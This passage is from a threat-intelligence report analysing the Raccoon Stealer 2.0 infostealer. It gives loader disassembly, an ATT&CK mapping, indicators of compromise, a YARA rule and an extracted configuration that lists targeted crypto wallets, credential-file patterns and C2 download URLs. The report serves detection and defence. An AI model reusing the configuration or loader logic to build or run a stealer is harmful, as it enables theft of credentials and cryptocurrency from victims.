
- Credentials
- Cookies
- Autofill data
- Credit cards
- Extensions listed in the configuration retrieved from the C2

Data targeted from Mozilla/Gecko-based browsers includes:

- Credentials
- Cookies
- Autofill data

Although the “ews_” option is not necessarily limited to only cryptocurrency-related browser extensions, ZeroFox Intelligence has only observed this to be the use case.

Figure 14 below shows two more functions dedicated to stealing cryptocurrency wallets. The first, “wlts_”, exfiltrates files based on the configuration option of the same name. Other cryptocurrency wallets may still be stolen by the next function, which looks for “wallet.dat” files.

**Figure 14. The last several functions of Raccoon Stealer version 2.0***Source: ZeroFox Intelligence*

The “grbr_” function uses directory paths, file names or patterns, and other options such as file size specified in the configuration to decide which files it should exfiltrate.



The “tlgrm_” function is similar to “grbr_” but has fewer options. It is meant to target Telegram data, though the same functionality could have been achieved with the generic file grabber.

Taking a screenshot is separated into two functions. The first, “scrnsht_” checks to see if the configuration wants it to take one, and the second function actually takes and sends the screenshot.

Finally, the “ldr_” function is capable of allowing Raccoon Stealer version 2.0 to act as a loader for secondary payloads or execute commands. Each “ldr_” option contains multiple parts. It could contain a command to execute or the URL of a file to download, and if a URL is given a directory is specified to which the file should be downloaded. The last part specifies which action should be taken (e.g., execute a command, run EXE or DLL).

```
00407363 a164eb4000 mov     eax, dword [str_http_content_type_plain]
00407368 8945ec      mov     dword [ebp-0x14 {var_18}], eax
0040736b e82b100000 call    sub_40839b
00407370 8b4df8      mov     ecx, dword [ebp-0x8 {var_c}]
00407373 8bf0        mov     esi, eax
00407375 53          push    ebx {var_30}
00407376 8bd6        mov     edx, esi
00407378 e89b0e0000 call    download_file
0040737d 59          pop     ecx {var_30}
0040737e 85c0        test    eax, eax
00407380 740e        je      0x407390

00407382 33c0        xor     eax, eax {0x0}
00407384 50          push    eax {var_30} {0x0}
00407385 50          push    eax {var_34} {0x0}
00407386 50          push    eax {var_38_2} {0x0}
00407387 53          push    ebx {var_3c_1}
00407388 50          push    eax {var_40_1} {0x0}
00407389 50          push    eax {var_44_1} {0x0}
0040738a ff1518e04000 call    dword [ShellExecuteW]
```

Figure 15. The “ldr_” function can download and execute secondary payloads

Source: ZeroFox Intelligence

Recommendations

ZeroFox Intelligence highly discourages seeking out pirated software of any kind. As in this case, such downloads are often completely fake and will not install the software the victim wanted. In some cases, the download may contain the actual software—as well as a hidden malicious component to infect the victim.



ZeroFox Intelligence also highly recommends that organizations take reports of pirated software on corporate machines seriously. With each download, the risk of infection increases.



Appendix 1: MITRE ATT&CK

Tactic	Technique	Comments
Reconnaissance	T1592.001 Gather Victim Host Information: Hardware	The sstmfnfo_ function collects information about the infected system's CPU, installed RAM, and display devices.
Reconnaissance	T1592.002 Gather Victim Host Information: Software	The sstmfnfo_ function collects installed applications and their version numbers.
Reconnaissance	T1589.001 Gather Victim Identity Information: Credentials	Raccoon Stealer 2.0 retrieves stored credentials from targeted web browsers.
Execution	T1059 Command and Scripting Interpreter	The ldr_ function can be used to run commands.
Execution	T1559.001 Inter-Process Communication: Component Object Model	Raccoon Stealer 2.0 makes use of COM objects in the grbr_ function.
Execution	T1204 User Execution	Samples discovered so far relied on victims seeking out pirated software.
Defense Evasion	T1027.002 Software Packing	Raccoon Stealer 2.0 can be found packed in the wild.
Defense Evasion	T1140 Deobfuscate/Decode Files or Information	Strings and hosts to reach out to are RC4 encrypted and base64 encoded.
Defense Evasion	Path Interception by PATH Environment Variable	Raccoon Stealer 2.0 attempts to add AppData\LocalLow to the PATH variable.
Defense Evasion	T1070.004 Indicator Removal on Host: File Deletion	Several files are copied into the AppData\LocalLow directory and subsequently deleted after use.
Credential Access	T1539 Steal Web Session Cookie	Raccoon Stealer 2.0 steals cookies from targeted web browsers.
Discovery	T1057 Process Discovery	If the process is running as SYSTEM, it will enumerate running processes.
Discovery	T1012 Query Registry	The registry is used to gather system info, such as the operating system and currently-installed software.



Tactic	Technique	Comments
Discovery	T1082 System Information Discovery	Raccoon Stealer 2.0 gathers system information, such as the victim operating system, system architecture, user locale, installed applications, and more.
Discovery	T1614.001 System Location Discovery: System Language Discovery	User locale is checked, but no specific action is taken.
Discovery	T1124 System Time Discovery	The victim's time zone is checked and compared to GMT/UTC.
Collection	T1005 Data from Local System	Raccoon Stealer 2.0 offers configurable file-stealing capabilities for actors to choose based on their interests.
Collection	T1113 Screen Capture	Raccoon Stealer 2.0 takes a screenshot near the end of its execution.
Command and Control	T1071.001 Application Layer Protocol: Web Protocols	Raccoon Stealer 2.0 uses standard HTTP requests to exfiltrate data and download files.
Command and Control	T1105 Ingress Tool Transfer	Raccoon Stealer 2.0 downloads a set of legitimate DLL files to read browser data.
Exfiltration	T1020 Automated Exfiltration	Data exfiltration is customizable by the actor through specified directories and file name patterns.
Exfiltration	T1030 Data Transfer Size Limits	Actors have the ability to only steal files within a configurable size limit.
Exfiltration	T1041 Exfiltration Over C2 Channel	Data is exfiltrated over HTTP and in plain text.



Appendix 2: IOCs

Type	IOC
IPv4	5.252.22.62
IPv4	45.142.212.100
IPv4	51.81.143.169
IPv4	51.195.166.171
IPv4	51.195.166.175
IPv4	51.195.166.176
IPv4	51.195.166.184
IPv4	51.195.166.201
IPv4	62.113.255.110
IPv4	80.92.206.126
IPv4	80.92.206.215
IPv4	85.202.169.112
IPv4	188.215.229.203
IPv4	193.106.191.146
IPv4	194.156.98.151
Domain	wiwirdo.ac[.]ug
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcpl40.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
URL	hxxp://<c2 address>/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll
URL	hxxp://wiwirdo.ac[.]ug/azne.exe
URL	hxxp://wiwirdo.ac[.]ug/pm.exe
URL	hxxp://wiwirdo.ac[.]ug/cc.exe
URL	hxxp://wiwirdo.ac[.]ug/rc.exe
SHA256	048c0113233ddc1250c269c74c9c9b8e9ad3e4dae3533ff0412d02b06bdf4059
SHA256	0661dbb6a0ff7d84c25ae7dd840cefd470279346bd476f1cff5d766f0902a277
SHA256	0b7d9b786726641c28afda4f641baa4811e0d4c8937748075e61611843e94234
SHA256	0c722728ca1a996bbb83455332fa27018158cef21ad35dc057191a0353960256
SHA256	263c18c86071d085c69f2096460c6b418ae414d3ea92c0c2e75ef7cb47bbe693
SHA256	27e02b973771d43531c97eb5d3fb662f9247e85c4135fe4c030587a8dea72577
SHA256	516c81438ac269de2b632fblc59f4e36c3d714e0929a969ec971430d2d63ac4e
SHA256	5e614758b6344d6aa9619a75c110b9af4ea2dc1b1103c542e5d10e8d5fc2d66a
SHA256	7299026b22e61b0f9765eb63e42253f7e5d6ec4657008ea60aad220bbc7e2269
SHA256	79103532395036c14b755d90f9cacfdec6b588f1b031a7cba936c1b9d2ef3b51
SHA256	8655a544a26bade11fbda736c2af2a475ed12f2150efce7f0500b6fc6d317cb8



Type	IOC
SHA256	89a718dacc3cfe4f804328cbd588006a65f4dbf877bfd22a96859bf339c6f8bc
SHA256	960ce3cc26c8313b0fe41197e2aff5533f5f3efb1ba2970190779bc9a07bea63
SHA256	99f510990f240215e24ef4dd1d22d485bf8c79f8ef3e963c4787a8eb6bf0b9ac
SHA256	9e239b12c8cc7f5f7fc0a46121aa5dbfd82306f08c4b04a6ac9f61495ecd410b
SHA256	9ee50e94a731872a74f47780317850ae2b9fae9d6c53a957ed7187173feb4f42
SHA256	bc15f011574289e46eaa432f676e59c50a9c9c42ce21332095a1bd68de5f30e5
SHA256	e514d7ee18dbe841e411f03dd6e0f498b509599d81d15c0945325070cdc8c687
SHA256	f20dcb9477e356e91e1b00abc351f749739f98ca395840ae3062d6cebc72f85b
SHA256	f9c4d451f8c9d4e546e67348c4cc2e8810aa5c39d4fabe1ee891408a0bc53043
SHA256	fb26544d45a1166e15e37853786f0b98ff876d1ce94c240a0f3bc2f9a8fb258f
SHA256	fba1005e8c248ec460e6c13cb38759bd70d9db4882f88f651b194ab1800e656c



Appendix 3: YARA Rule

```
rule RaccoonV2 : loader stealer
{
  meta:
    author = "@_FirehaK <yara@firehak.com>"
    date = "2022-06-04"
    description = "This rule detects Raccoon Stealer version 2.0 (called Recordbreaker before attribution). It has been spotted spreading through fake software cracks and keygens as far back as April 2022."
    modified = "2022-06-29"
    reference = "https://twitter.com/_FirehaK/status/1541868994109521920"
    tlp = "WHITE"

  strings:
    $winapi_imports_01 = { 57 68??????? 50 ffd6 68??????? a3 }
    $winapi_imports_02 = { ffd0 8b0d??????? 8bd8 68??????? ffd1 8b0d??????? 68??????? 8945?? ffd1 }
    $winapi_imports_03 = { ff15??????? 68??????? ff75?? ffd6 8b75?? 68??????? 56 a3??????? ffd0 }
    $decrypt_strings_01 = { b9??????? e8??????? bf??????? 8d4d?? 57 51 be??????? 50 8bce e8??????? 8d55?? a3 }
    $decrypt_strings_02 = { b9??????? e8??????? 57 8d4d?? 51 50 8bce e8??????? 8d55?? a3 }
    $process_c2_string = { 50 6a40 ffd6 8b0d??????? 8bf0 68??????? 57 33db ffd1 85c0 74?? 8a07 3c20 74?? 8bce 2bcf 880439 43 47 8a07 3c20 75 }
    $external_imports = { ff35??????? a1??????? 56 ffd0 ff35??????? a3 }
    $unknown = { 85c9 74?? 0fb73c30 6685ff 74?? 66893e 83c602 49 83ea01 75?? 5f 33c9 b87a000780 }

  condition:
    uint16(0) == 0x5a4d
    and all of them
}
```



Appendix 4: Raccoon Stealer Configuration

```

libs_nss3:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/nss3.dll
libs_msvcp140:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/msvcp140.dll
libs_vcruntime140:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/vcruntime140.dll
libs_mozglue:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/mozglue.dll
libs_freebl3:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/freebl3.dll
libs_softokn3:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghcedalmeeejnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebkmlnkoeiohofec;TronLink;Local Extension Settings
libs_sqlite3:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpbjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhmhmkbjkkabndcnnogagobneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*;*cache*;*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*;*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_electlc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*;*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;*cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*;*dictionar*;*sqlite*
ews_ronin_e:kjmoohlgokccodicjfebfomlbgfghk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefknodbefgpgknn;MetaMask;Local Extension Settings
sstmifo_System Info.txt:System Information:
|Installed applications:
|
libs_nssdbm3:hxxp://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fElxP7hL2vK/nssdbm3.dll
wlts_daedalus:Daedalus;26;Daedalus Mainnet;*;*log*;*cache,chain,dictionar*
wlts_mymonero:MyMonero;26;MyMonero;*;*cache*
wlts_xmr:Monero;5;Monero\\wallets;*.*keys;-
wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*;*log*
ews_metax:mcohilncbfahbmgdjkbpemcciolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmddkcmblbgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniabackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solflare:bhhhlbepdkbapadjdnnojkbgioidbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdcbh;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkfkjabffeganieamfklkm;CyanoWallet;Local Extension Settings
ews_coinbase:hmfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcfpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnnfiefkajgofkckjemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefpheapccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkijinhpmnjffcofonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicafoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnkbbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings

```



```
ews_polymesh:johfgoedkpkglbfindfabpdfjaoolaf;PolymeshWallet;Local Extension Settings
ews_neoline:cphhlmgameodnhkjdmkpanelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhbbddcghachkejeap;Keplr;Local Extension Settings
ews_terra_e:ajkhoeiioikighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnfbobpmeeikipheeijimdpnlpgpp;TerraStation;Local Extension Settings
ews_liquality:kpfpokelmapcoipemfendmdcghnegimn;Liquality;Local Extension Settings
ews_saturn:nkddgncdjgjfcdamfmgcmfnlhccnimig;SaturnWallet;Local Extension Settings
ews_guild:nanjmdknhkkinifnkgdgcgcfnhdaammj;GuildWallet;Local Extension Settings
ews_phantom:bfnaelmomeimhlpmgjnophhpkkoljpa;Phantom;Local Extension Settings
ews_tronlink:ibnejdfmmkpcnlpebklmnkoeiohofec;TronLink;Local Extension Settings
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings
ews_meta_e:ejbalbakoplchlghcedalmeeeajnimhm;MetaMask;Local Extension Settings
ews_ronin_e:kjmoohlgokeccodicjfebfomlbgfhk;Ronin;Local Extension Settings
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefd;MEW_CX;Sync Extension Settings
ews_ton:cgeedpfagjceefieflmdfphplkenlflk;TON;Local Extension Settings
ews_goby:jnkelfanjkeadonecabehalmgbgpfodjm;Goby;Local Extension Settings
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings
ews_Cosmostation:fpkhgmpbidmiogeglnfbkegfdlnajnf;Cosmostation;Local Extension
Settings
ews_bitkeep:jiidiaalihmmhddjgbnbdflelocpak;BitKeep;Local Extension Settings
ews_gamestopext:pkkjjapmlcncipeecdmlhaipahfdphkd;GameStop;Local Extension
Settings
ews_stargazer:pgiaagfkgcbtnmiiolekcfmljdagdhlc;Stargazer;Local Extension Settings
ews_clv:nhnkbgkjkgcgicadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_jaxxlibertyext:cjelfplplebdjjenllpjcbmlmkfcffne;JaxxLibertyExtension;Local Extension
Settings
scrnsht_Screenshot.jpeg:l
tlgrm_Telegram:Telegram Desktop\tdata\[*]*emoji*,*user_data*,*tdummy*,*dumps*
grbr_DESKTOPtxt:%USERPROFILE%\Desktop\*.txt|-|100|1|0|files
grbr_Recent:%userprofile%\AppData\Roaming\Microsoft\Windows\Recent\*.doc*,*.txt,*.xls
|*recycle*,*windows*|1024|0|1|files
grbr_Authy:%userprofile%\AppData\Roaming\Authy Desktop\Local
Storage\leveldb\*MANIFEST*,*.ldb,*log*,*lock*,*.txt,*current*,*recycle*,*windows*|1024|0
|0|files
grbr_Winauth:%userprofile%\AppData\Roaming\WinAuth\*.xml,*winauth*,*recycle*,*win
dows*|1024|0|0|files
grbr_KdbxAxxUtc:%USERPROFILE%\*.kdbx,*.axx,*UTC--|*recycle*,*windows*|1024|1|0|fil
es
grbr_Desktopfiles:%USERPROFILE%\Desktop\*password*,*wallet*,*seed*,*bitcoin*,*key*,*2
fa*,*crypto*,*coin*,*private*,*mnemonic*,*trezor*,*blockchain*,*krypto*,*exodus*,*jaxx*,*
electrum*,*guarda*,*authenticator*,*metamask*,*binance*,*bitstamp*,*bitfinex*,*gdax*,*bi
tmex*,*blockchain*,*btcmart*,*bitpay*,*bitpanda*,*bittrex*,*bitrex*,*bithumb*,*kucoin*,
*huobi*,*poloniex*,*kraken*,*okex*,*hitbtc*,*bitflyer*,*ftx*,*bitmart*,*solana*|*recycle*,*w
indows*|1024|1|0|files
grbr_Documentsfiles:%USERPROFILE%\Documents\*password*,*wallet*,*seed*,*bitcoin*,*
key*,*2fa*,*crypto*,*coin*,*private*,*mnemonic*,*trezor*,*blockchain*,*krypto*,*exodus*,
*jaxx*,*electrum*,*guarda*,*authenticator*,*metamask*,*binance*,*bitstamp*,*bitfinex*,*g
dax*,*bitmex*,*blockchain*,*btcmart*,*bitpay*,*bitpanda*,*bittrex*,*bitrex*,*bithumb*,*
kucoin*,*huobi*,*poloniex*,*kraken*,*okex*,*hitbtc*,*bitflyer*,*ftx*,*bitmart*,*solana*|*rec
ycle*,*windows*|1024|1|0|files
```



```
grbr_Downloadsfiles:%USERPROFILE%\Downloads|*password*,*wallet*,*seed*,*bitcoin*,*k  
ey*,*2fa*,*crypto*,*coin*,*private*,*mnemonic*,*trezor*,*blockchain*,*krypto*,*exodus*,*j  
axx*,*electrum*,*guarda*,*authenticator*,*metamask*,*binance*,*bitstamp*,*bitfinex*,*gda  
x*,*bitmex*,*blockchain*,*btcmarket*,*bitpay*,*bitpanda*,*bittrex*,*bitrex*,*bithumb*,*ku  
coin*,*huobi*,*poloniex*,*kraken*,*okex*,*hitbtc*,*bitflyer*,*ftx*,*bitmart*,*solana*|*recyc  
le*,*windows*|1024|1|0|files  
grbr_Pictures:%USERPROFILE%\Pictures|*password*,*wallet*,*seed*,*bitcoin*,*key*,*2fa*,*  
crypto*,*coin*,*private*,*mnemonic*,*trezor*,*blockchain*,*krypto*,*exodus*,*jaxx*,*elect  
rum*,*guarda*,*authenticator*,*metamask*,*binance*,*bitstamp*,*bitfinex*,*gdax*,*bitmex  
*,*blockchain*,*btcmarket*,*bitpay*,*bitpanda*,*bittrex*,*bitrex*,*bithumb*,*kucoin*,*huo  
bi*,*poloniex*,*kraken*,*okex*,*hitbtc*,*bitflyer*,*ftx*,*bitmart*,*solana*|*recycle*,*windo  
ws*|1024|1|0|files  
ldr_1:hxxp://wiwirdo.ac[.]ug/azne.exe|%TEMP%|\exe  
ldr_1:hxxp://wiwirdo.ac[.]ug/pm.exe|%TEMP%|\exe  
ldr_1:hxxp://wiwirdo.ac[.]ug/cc.exe|%TEMP%|\exe  
ldr_1:hxxp://wiwirdo.ac[.]ug/rc.exe|%TEMP%|\exe  
token:fd734448ccae32cb1401058775f4a54c
```



Appendix 5: Traffic Light Protocol for Information Dissemination

Red

WHEN SHOULD IT BE USED?

Sources may use TLP:

RED when information cannot be effectively acted upon by additional parties and could lead to impacts on a party's privacy, reputation, or operations if misused.

HOW MAY IT BE SHARED?

Recipients may NOT share TLP:

RED with any parties outside of the specific exchange, meeting, or conversation in which it is originally disclosed.

Amber

Sources may use TLP:

AMBER when information requires support to be effectively acted upon but carries risks to privacy, reputation, or operations if shared outside of the organizations involved.

Recipients may ONLY share TLP:

AMBER information with members of their own organization and only as widely as necessary to act on that information.

Green

WHEN SHOULD IT BE USED?

Sources may use TLP:

GREEN when information is useful for the awareness of all participating organizations, as well as with peers within the broader community or sector.

HOW MAY IT BE SHARED?

Recipients may share TLP:

GREEN information with peers & partner organizations within their sector or community but not via publicly accessible channels.

White

Sources may use TLP:

WHITE when information carries minimal or no risk of misuse in accordance with applicable rules and procedures for public release.

Recipients may share TLP:

WHITE information without restriction, subject to copyright controls.